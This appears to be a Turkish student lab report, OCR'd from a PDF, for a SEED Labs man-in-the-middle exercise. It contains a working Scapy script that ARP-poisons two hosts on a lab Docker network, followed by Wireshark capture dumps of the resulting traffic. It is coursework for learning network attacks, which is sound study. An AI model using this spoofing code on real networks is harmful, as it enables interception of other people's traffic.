
perform_mitm_attack(): Aradaki adam saldırısını gerçekleştirir. İlk olarak, saldırgan hedef cihazlara ARP zehirleme saldırısı yapar. Daha sonra, ICMP paketleri kullanarak A'dan B'ye ve B'den A'ya iletişim sağlar.


Son olarak, perform_mitm_attack() işlevi çağrılır ve aradaki adam saldırısı gerçekleştirilir.


```python
#!/usr/bin/python3

from scapy.all import *

# ARP Zehirleme Saldırısı İçin Değişkenler
broadcast_mac = 'FF:FF:FF:FF:FF:FF'

A_mac = '02:42:0a:09:00:05'
A_ip = '10.9.0.5'

B_mac = '02:42:0a:09:00:06'
B_ip = '10.9.0.6'

M_mac = '02:42:0a:09:00:69'
M_ip = '10.9.0.105'

# ICMP Paketi Oluşturma
def create_icmp_packet(src_mac, dst_mac, src_ip, dst_ip):
    eth = Ether(src=src_mac, dst=dst_mac)
    ip = IP(src=src_ip, dst=dst_ip)
    icmp = ICMP()

    packet = eth/ip/icmp
    return packet

# ARP Zehirleme Saldırısı Gerçekleştirme
def perform_arp_spoofing(target_mac, target_ip, spoofed_mac, spoofed_ip):
    E = Ether(src=spoofed_mac, dst=target_mac)
    A = ARP(hwsrc=spoofed_mac, psrc=spoofed_ip, pdst=target_ip)

    sendp(E/A)

# Aradaki Adam Saldırısı
def perform_mitm_attack():
    # ARP Zehirleme Saldırısı - Düğüm A
    perform_arp_spoofing(A_mac, A_ip, M_mac, B_ip)

    # ARP Zehirleme Saldırısı - Düğüm B
    perform_arp_spoofing(B_mac, B_ip, M_mac, A_ip)

    # ICMP Paketi - Düğüm A'dan Düğüm B'ye
    icmp_packet_a_to_b = create_icmp_packet(A_mac, M_mac, A_ip, B_ip)
    sendp(icmp_packet_a_to_b)

    # ICMP Paketi - Düğüm B'den Düğüm A'ya
    icmp_packet_b_to_a = create_icmp_packet(B_mac, M_mac, B_ip, A_ip)
    sendp(icmp_packet_b_to_a)
```


```
# Aradaki Adam Saldırısını Gerçekleştirme
perform_mitm_attack()
```


wireshark ortamında çalıştırılan kodun ağ trafiğini izleyebildik. Bu sonuçlar başarılı olduğumuzu kanıtlıyor.




Activities
Wireshark
May 30 06:55
[SEED Labs] *br-af9bd26d0c82
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Source Destination Protocol Length Info
10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK
10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=1/256
10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=2/512
02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=3/768
02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK
10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=4/102
02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=5/128
[Checksum Status: Good]
Identifier (BE): 65 (0x0041)
Identifier (LE): 16640 (0x4100)
Sequence number (BE): 4 (0x0004)
Sequence number (LE): 1024 (0x0400)
[No response seen]
Timestamp from icmp data: May 30, 2023 06:54:11.000000000 EDT
[Timestamp from icmp data (relative): 0.511261484 seconds]
0000 02 42 0a 09 00 69 02 42 0a 09 00 06 08 00 45 00
0010 00 54 8f 53 40 00 40 01 97 39 0a 09 00 06 0a 09


Activities
Wireshark
May 30 06:56
[SEED Labs] *br-af9bd26d0c82
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Source Destination Protocol Length Info
10.9.0.5 10.9.0.6 TELNET 68 Telnet Data ...
10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK
10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK
10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK
10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK
10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK
10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=1/256
10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=2/512
02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=3/768
02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Bytes in flight: 2]
[TCP Analysis Flags]
[Expert Info (Note/Sequence): This frame is a (suspected) retransmission]
[The RTO for this segment was: 0.430747257 seconds]
[RTO based on delta from frame: 7]
[Timestamps]
TCP payload (2 bytes)
0000 02 42 0a 09 00 69 02 42 0a 09 00 05 08 00 45 10
0010 00 36 f5 35 40 00 40 06 31 60 0a 09 00 05 0a 09


Activities
Wireshark
May 30 06:58
[SEED Labs] *br-af9bd26d0c82
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Source Destination Protocol Length Info
5... 10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK]
5... 10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=1/256,
5... 10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=2/512,
5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
5... 10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=3/768,
5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
5... 10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK]
5... 10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=4/1024
5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
5... 10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=5/1280
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Destination: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Source: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Type: ARP (0x0806)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
0000 02 42 0a 09 00 69 02 42 0a 09 00 05 08 06 00 01
0010 08 00 06 04 00 01 02 42 0a 09 00 05 0a 09 00 05


Activities
Wireshark
May 30 06:58
[SEED Labs] *br-af9bd26d0c82
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Source Destination Protocol Length Info
5... 10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK]
5... 10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=1/256,
5... 10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=2/512,
5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
5... 10.9.0.6 10.9.0.5 ICMP 98 Echo (ping) request id=0x0041, seq=3/768,
5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
5... 10.9.0.5 10.9.0.6 TCP 68 [TCP Retransmission] 59412 → 23 [PSH, ACK]
. 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
Address Resolution Protocol (request)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Sender IP address: 10.9.0.5
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
Target IP address: 10.9.0.6
0000 02 42 0a 09 00 69 02 42 0a 09 00 05 08 06 00 01
0010 08 00 06 04 00 01 02 42 0a 09 00 05 0a 09 00 05

KAYNAKÇA

- Docker. "Docker Documentation." Internet: https://docs.docker.com, [Erişim Tarihi: 30 Mayıs 2023].

- tcpdump.org. "TCPDUMP - libpcap public repository." Internet: https://www.tcpdump.org/index.html#documentation, [Erişim Tarihi: 30 Mayıs 2023].

- wireshark.org. "Wireshark · Go Deep." Internet: https://www.wireshark.org/#learnWS, [Erişim Tarihi: 30 Mayıs 2023].

- scapy.readthedocs.io. "Scapy 2.4.5 documentation." Internet: https://scapy.readthedocs.io/en/latest/, [Erişim Tarihi: 30 Mayıs 2023].